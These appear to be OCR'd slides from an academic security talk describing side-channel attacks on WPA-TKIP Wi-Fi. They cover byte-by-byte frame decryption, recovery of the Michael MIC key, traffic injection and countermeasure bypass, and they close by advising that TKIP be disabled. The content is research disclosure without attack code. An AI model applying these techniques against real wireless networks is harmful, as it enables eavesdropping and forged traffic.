
Return of Power Management Side-Channel




Return of Power Management Side-Channel



Return of Power Management Side-Channel



Return of Power Management Side-Channel



Hardware Decryption

- Investigation reveals several new (similar) side-channels and attacks.
  - Linux Power Management, Retransmission Detection.
  - OpenBSD Block Acknowledgement, Fragment and Replay Attack.
- See our white paper for more details.

Let's Summarize:

- We can decrypt frames.
- Numerous Side-Channels.

Cool! Now, what is the impact?

Recall TKIP Header

Slide 9

		4	4	variable	8	4	4
MAC Header	Sequece No.	IV/KeyID	Ext. IV	Data	Michael MIC	ICV	FCS

← Encrypted →

- We now have a means for decrypting one byte at a time.
- Decrypting the last 12-bytes of a frame reveals the Michael MIC and ICV.
  - Recovers Michael MIC key since the algorithm is invertible (Wool, 2004).

We want more keystream!

- Allows us to inject messages.
- Michael MIC recovered after first message.
    - Then, an adversary needs to decrypt the last 4-bytes (ICV) only.
- Quickly learn keystream by making educated guesses for data contents.
    - E.g., most bytes of an ARP-Reply are known thus brute-forced quickly.

Impact

- We have now obtained keystream and the Michael MIC key.
- Allows us to decrypt, and inject, network traffic:
  - The Michael MIC key can be used for decryption using a Michael Reset Attack (Vanhoef et al, 2013).
  - Forged messages are injected into QoS channels with a lower TSC (Tews et al, 2009; Vanhoef et al, 2013).

How is this an improvement?

Improvements

- We bypass all existing TKIP Countermeasures.
- Consequently we do not rely on any of them either.
  - E.g., related work relies on Michael MIC Failure Reports.
- As a result, our decryption techniques are significantly faster.
  - Recovery of Michael message authentication key in 1 to 4 minutes.

Countermeasures to our Attacks

- Our side-channel attacks bypass all existing countermeasures.
  - E.g., short rekeying interval, delayed or disabled failure reports.
- We can further reduce rekeying interval, or try to fix an outdated protocol:
  - E.g., software changes to process reassembled frames only.

Countermeasures to our Attacks

- Our side-channel attacks bypass all existing countermeasures.
  - E.g., short rekeying interval, delayed or disabled failure reports.
- We can further reduce rekeying interval, or try to fix an outdated protocol:
  - E.g., software changes to process reassembled frames only.
- Or... let us simply disable WPA-TKIP and move on to better protocols.

What about WPA2-CCMP?

CTR mode with CBC-MAC Protocol

- WPA2 with CCMP uses an AES block cipher in counter mode.
- CCMP MIC (CBC-MAC) is calculated over every frame.
  - Unlike TKIP MIC, where Michael MIC is transmitted in the last fragment.
- CCMP MIC is not known to be invertible.
  - Unlike TKIP's Michael MIC (Wool, 2004).
- CCMP has no ICV.

CTR mode with CBC-MAC Protocol


- Immediately verifies for data integrity and data origin authentication.
  - Unlike TKIP, which for example carries Michael MIC in last fragment.
- Our side-channels work against WPA-TKIP because:
  - Operations are performed on decrypted but unauthenticated data.
  - Decrypted frames are processed before being reassembled.

Demonstration.

https://github.com/domienschepers/asiaccs-practical-side-channel

Slide 37

